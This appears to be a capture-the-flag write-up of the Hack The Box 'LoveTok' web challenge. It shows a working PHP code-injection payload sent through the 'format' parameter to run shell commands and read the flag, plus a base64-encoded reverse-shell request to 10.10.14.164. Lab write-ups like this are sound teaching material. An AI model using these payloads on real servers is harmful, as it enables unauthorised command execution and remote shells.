

love tok

scanning and enumeration


WEB CHALLENGE



```
┌──(moghees㉿kali)-[~/…/CTF/HTB/lovetok/web_lovetok]
└─$ ls
build_docker.sh  challenge  config  Dockerfile  entrypoint.sh  flag

┌──(moghees㉿kali)-[~/…/CTF/HTB/lovetok/web_lovetok]
└─$ cat flag
HTB{f4k3_fl4g_f0r_t3st1ng}

┌──(moghees㉿kali)-[~/…/CTF/HTB/lovetok/web_lovetok]
└─$ 
```



```
server {
    listen 80;
    server_name _;

    index index.php;
    root /www;

    location / {
        try_files $uri $uri/ /index.php?$query_string;
        location ~ \.php$ {
            try_files $uri =404;
            fastcgi_pass unix:/run/php-fpm.sock;
            fastcgi_index index.php;
            fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
            include fastcgi_params;
        }
    }
}
```



```
209.97.140.29:30127/?format=cmd=GhwJTIwLXIlMjAlMjckc29jaz1mc29ja29wZW4oIjEwLjEwLjE0LjE2NCIsNjkpO2V4ZWMoIi9iaW4vc2glMjAtaSUyMDwmMyUyMD4mMyUyMDI+JjMiKTslMjc=
```

You'll find love:

```
2023-11-
17T01:31:19+00:001117=1015JUTC050X0FridayNov17AMFridayNov172023-11-
17T01:31:19+00:00k2023-11-17T01:31:19+00:002917am3201112023-11-
17T01:31:19+00:002917am29504642023017E5017E5017E0017E25C019517kp+00002V4046Nov202303193 1am4640
11-
17T01:31:19+00:0021FridayNov17AM30amth17001846 7923NovFri511Nov2317001846 7923NovFri411Nov231700
J17Nov31KUTC19FridayNov172023-11-17T01:31:19+00:00=
```


Nah, that doesn't work for me. Try again!

Changing parameters causes changes in output.

exploitation


https://github.com/d4t4s3c/Offensive-Reverse-Shell-Cheat-Sheet/tree/master

Tried to get reverse shell but failed. Then realised no need for that. Get flag from there.



```
209.97.140.29:30127/?format=${system($_GET[cmd])}&cmd=ls
```

```
Router.php assets controllers index.php models static views
```



```
209.97.140.29:30127/?format=${system($_GET[cmd])}&cmd=cat%20../flag6NtZM
```

```
HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}
```